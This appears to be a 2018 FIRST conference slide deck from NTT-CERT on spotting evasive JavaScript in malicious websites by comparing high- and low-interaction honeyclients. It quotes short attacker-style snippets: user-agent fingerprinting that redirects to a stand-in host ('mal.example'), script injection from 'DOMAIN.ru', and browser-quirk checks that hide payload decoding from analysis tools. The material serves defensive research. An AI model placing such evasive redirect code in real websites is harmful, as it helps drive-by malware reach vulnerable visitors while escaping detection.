30th ANNUAL FIRST CONFERENCE
KUALA LUMPUR
June 24-29, 2018
30 YEARS OF INCIDENT HANDLING

Discovering Evasive Code in Malicious Websites

with High-&Low-interaction Honeyclients

Yuta Takata, Ph.D.
NTT-CERT

FIRST
Improving Security Together

$ whoami


- **Yuta TAKATA, Ph.D.**
  - Security researcher at NTT
  - Adjunct instructor at Waseda University
  - General chair/committee of Japanese security workshop
    - ✓ Anti-malware engineering workshop (MWS)
- **Interests: threat hunting**
  - Honeypot/honeyclient
  - Program/content analysis
  - Machine learning

Outline

- **Background**
- Discovery of evasive code
- Discovery results
- Case study
- Summary

Evolving web-based threats


- Symantec blocked over 1M web attacks/day in April 2017[1]
- Automated attacks and malware distributions using exploit kits



[1] Symantec Security Response, "Latest Intelligence for April 2017," https://www.symantec.com/connect/blogs/latest-intelligence-april-2017

Countermeasure

- **Blacklist based on security intelligence**
  - Collect URLs/exploit code/malware by crawling malicious websites with decoy systems, called "***honeyclients***"



Honeyclient operation at *NTT*

- Access URLs listed on public/commercial blacklists using both high- and low-interaction honeyclients at *NTT*
  - Two complementary honeyclients improve overall analysis capabilities

Our **high-interaction** honeyclient[1] plays a role in accurately detecting browser exploitations by monitoring vulnerable functions.

High-interaction, i.e., real browser

Our **low-interaction** honeyclient[2] plays a role in collecting detailed information, e.g., redirection chains and JS execution trace.


Low-interaction, i.e., browser emulator

[1] M. Akiyama et al., "Client Honeypot Multiplication with High Performance and Precise Detection," *IEICE Trans.*, Vol.E98.D, No.4, 2015.
[2] Y. Takata et al., "MineSpider: Extracting Hidden URLs Behind Evasive Drive-by Download Attacks," *IEICE Trans.*, Vol.E99.D, No.4, 2016.

Environment-dependent redirection

■ Abuse of browser fingerprinting

- Technique of identifying clients, e.g., OSes and browsers
- **Attackers abuse it for identification of vulnerable clients**




```
var ua = navigator.userAgent;
if(ua.indexOf("MSIE 8") > -1) {
  var ifr = document.createElement("iframe");
  ifr.setAttribute("src", "http://mal.example/ua="+ ua);
  document.body.appendChild(ifr);
}
```

Exploit code corresponding to the UserAgent, i.e., IE8, will be executed in the destination URL

Evasive code

- **Sophisticated browser fingerprinting**
  - Abuse differences among JavaScript implementations rather than simply check the User-Agent strings

```
setTimeout(10);
url = "http://DOMAIN.ru/js/jquery.min.php";
document.write("<script type='text/javascript'
src='"+url+"'></script>");
```

Newer real browsers can execute setTimeout() w/ one integer argument. Such browser *quirks* make **low-interaction honeyclient analysis impossible**.

- The first argument of **`setTimeout()`** is a function or code snippet

```
var timeoutID = scope.setTimeout(function[, delay, param1, param2,
...]);
var timeoutID = scope.setTimeout(function[, delay]);
var timeoutID = scope.setTimeout(code[, delay]);
```

https://developer.mozilla.org/en-US/docs/Web/API/WindowTimers/setTimeout

Evasive code

- **Sophisticated browser fingerprinting**
  - Abuse differences among JavaScript implementations rather than simply check the User-Agent strings

We assumed that attackers use evasive code for preventing our analysis using low-interaction honeyclients.

```
setTimeout(10);
url = "http://DOMAIN.ru/js/jquery.min.php";
document.write('<script type="text/javascript"
src='"+url+"'></script>");
```

Newer real browsers can execute setTimeout() w/ one integer argument. Such browser *quirks* make low-interaction honeyclient analysis impossible.

  - The first argument of **`setTimeout()`** is a function or code snippet


```
var timeoutID = scope.setTimeout(function[, delay, param1, param2, ...]);
var timeoutID = scope.setTimeout(function[, delay]);
var timeoutID = scope.setTimeout(code[, delay]);
```

Outline

- Background
- **Discovery of evasive code**
- Discovery results
- Case study
- Summary


Challenge: Discovery of evasive code

- **Discover evasive code by leveraging redirection differences between both honeyclients**
  - Objective: Improve analysis capabilities of low-interaction honeyclients on the basis of findings



Discovery process


1. **Extraction of evasive code candidate**
   - Extract JavaScript code by analyzing differences between HTTP transactions (req/res) obtained by two types of clients
2. **Classification of evasive code candidate**
   - Cluster extracted JS code for further manual analysis
3. **Manual analysis of evasive code candidate**
   - Identify evasion techniques abused in JS code




Extraction of evasive code

- **Differential analysis of redirect graphs**
  - Extract evasive code candidates by leveraging accessed URL mismatches in the HTTP traffic pair due to the evasion nature
  - These graphs are built on the basis of HTTP headers and bodies

<u>Redirect graph constructed using high-interaction honeyclient</u>



<u>Redirect graph constructed using low-interaction honeyclient</u>



Extract JS code executed in the candidate URL

Classification of evasive code

- **Clustering extracted JS code on the basis of the code similarity**
  - <u>"Execution path change" ≒ "Control flow change"</u>
  - Extract sequences related to control flow change by AST* analysis
  - Calculate the similarity between sequences by LCS*

```
var hoge = "test";
function get() {
  var r = ""; p = "payload";
  for (var i=0; i<p.length; i++) {
    r += convert(p [i]);
  }
  return r;
}
if (hoge =="test") {
  bar = get();
}
```

Extracted sequence
`FunctionDeclaration`
`ForStatement`
`ReturnStatement`
`IfStatement`

$$CodeSimilarity(S_1, S_2) = \frac{len(LCS(S_1, S_2))}{max(len(S_1), len(S_2))}$$

Code clustering by DBSCAN

* AST: Abstract Syntax Tree
LCS: Long Common Subsequence

Outline

- Background
- Discovery of evasive code
- **Discovery results**
- Case study
- Summary

Dataset

- Collected a dataset of **20,272** HTTP traffic pairs detected from 2012 to 2016 at NTT Labs

Number of HTTP traffic pairs collected as dataset	#
Total	20,272
HTTP traffic of real browsers w/o malicious paths	459
HTTP traffic of browser emulator w/ malicious URLs	18,497
HTTP traffic pairs of analysis targets	**1,166**

- My differential analysis extracted **2,410** pieces of JavaScript code from the 1,166 HTTP traffic pairs

Discovery results of evasive code

- **57 clusters were formed**
- **5 evasion techniques that abuse differences among JavaScript implementations**
  - I found the following evasive code by manually analyzing one representative point in each cluster

Evasion techniques	Evasive code
Use of original object	window.sidebar
Difference in array processing	[“a”,”b”,].length
Difference in string processing	“\v”==“v”
Difference in setTimeout() processing	setTimeout(10)
Difference in parseInt() processing	parseInt(“0123”)


Outline

- Background
- Discovery of evasive code
- Discovery results
- **Case study**
- Summary

Case study 1/5

```
ws = (+[window.sidebar]);
for (i = ws; i < ary.length; i++) {
  if (i%2 ==0) {
    s = String.fromCharCode(ary[i]);
    [... snipped ...]
  }
}
```

- **Use of original object: `+[window.sidebar]`**
  - Firefox-specific object
  - Only Firefox returns NaN, the other browsers return 0




The other browsers return **0**

Only Firefox returns **NaN**

Case study 2/5

```
l = ["rv:11", "MSIE", ].length;
ua = navigator.userAgent;
for (i = 0; i < l; i++) {
  if (ua.indexOf(ary[i])!==-1) {
    [... snipped:redirect code ...]
  }
}
```

- **Difference in array processing:**
  `["a","b",].length`
  - IEs before v9 return 3,
    the other browsers return 2




Only IE8 returns **3**


The other browsers return **2**

